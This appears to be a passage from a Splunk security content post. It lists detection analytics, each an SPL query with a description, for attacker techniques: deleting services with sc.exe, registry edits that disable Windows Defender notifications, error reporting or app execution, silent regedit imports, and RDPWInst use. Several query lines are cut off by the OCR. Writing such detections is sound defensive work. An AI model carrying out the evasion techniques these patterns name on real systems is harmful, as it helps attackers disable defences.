


Windows Service Stop by Deletion

This analytic identifies Windows Service Control, `sc.exe`, attempting to delete a service:

```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_tir
 where (Processes.process_name = sc.exe OR Processes.original_file_name = sc.exe) Processes.process="* delete *
 Processes.original_file_name Processes.process Processes.process_id Processes.parent_process_id
 | `drop_dm_object_name(Processes)`
```

```
    | `security_content_ctime(firstTime)`
    | `security_content_ctime(lastTime)`
    | `windows_service_stop_by_deletion_filter`
```



Windows Modify Registry Disable Win Defender Raw Write Notif


This analytic detects a modification in the Windows registry to disable Windows Defender raw write notification feature:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=
 where Registry.registry_path= "*\\Windows Defender\\Real-Time Protection\\DisableRawWriteNotification*" Regis
 by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.acti
 | `drop_dm_object_name(Registry)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
 | `windows_modify_registry_disable_win_defender_raw_write_notif_filter`
```

Windows Modify Registry Disabling WER Settings

This analytic identifies a modification in the Windows registry to disable Windows error reporting settings:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=E
 where Registry.registry_path= "*\\SOFTWARE\\Microsoft\\Windows\\Windows Error Reporting\\disable*" Registry.re
 by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.actio
 | `drop_dm_object_name(Registry)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
 | `windows_modify_registry_disabling_wer_settings_filter`
```




Windows Modify Registry DisAllow Windows App

This analytic detects a modification in the Windows registry to prevent users running specific computer programs that could aid them in manually removing malware or detecting it using security products:

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=E
 where Registry.registry_path= "*\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\DisallowRu
 by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.actio
 | `drop_dm_object_name(Registry)`
 | `security_content_ctime(firstTime)`
```

```
| `security_content_ctime(lastTime)`
| `windows_modify_registry_disallow_windows_app_filter`
```



Windows Modify Registry Regedit Silent Reg Import

This analytic identifies possible modifications of Windows registry using regedit.exe application with silent mode parameter:

```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_tir
 where (Processes.process_name="regedit.exe" OR Processes.original_file_name="regedit.exe")
 AND Processes.process="* /s *" AND Processes.process="*.reg*"
 by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.original_file_name
 | `drop_dm_object_name(Processes)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
 | `windows_modify_registry_regedit_silent_reg_import_filter`
```

Windows Remote Service RDPWinst Tool Execution

This analytic identifies the process of "RDPWInst.exe" tool which is a RDP wrapper library tool designed to enable remote desktop host support and concurrent RDP session on reduced functionality:

```
| tstats `security_content_summariesonly` values(Processes.process) as process min(_time) as firstTime max(_tir
 where (Processes.process_name="RDPWInst.exe" OR Processes.original_file_name="RDPWInst.exe")
 AND Processes.process IN ("* -i*", "* -s*", "* -o*", "* -w*", "* -r*")
 by Processes.dest Processes.user Processes.parent_process Processes.process_name Processes.original_file_name
 | `drop_dm_object_name(Processes)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
 | `windows_remote_service_rdpwinst_tool_execution_filter`
```

Learn More

You can find the latest content about security analytic stories on GitHub and in Splunkbase. Splunk Security Essentials also has all these detections available via push update.

For a full list of security content, check out the release notes on Splunk Docs.

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions If you need an invitation to our Splunk user groups on Slack.

Credit to author Teoderick Contreras and collaborators Rod Soto, Jose Hernandez, Patrick Bareiss, Lou Stella, Bhavin Patel, Michael Haag, Mauricio Velazco and Eric McGinnis.
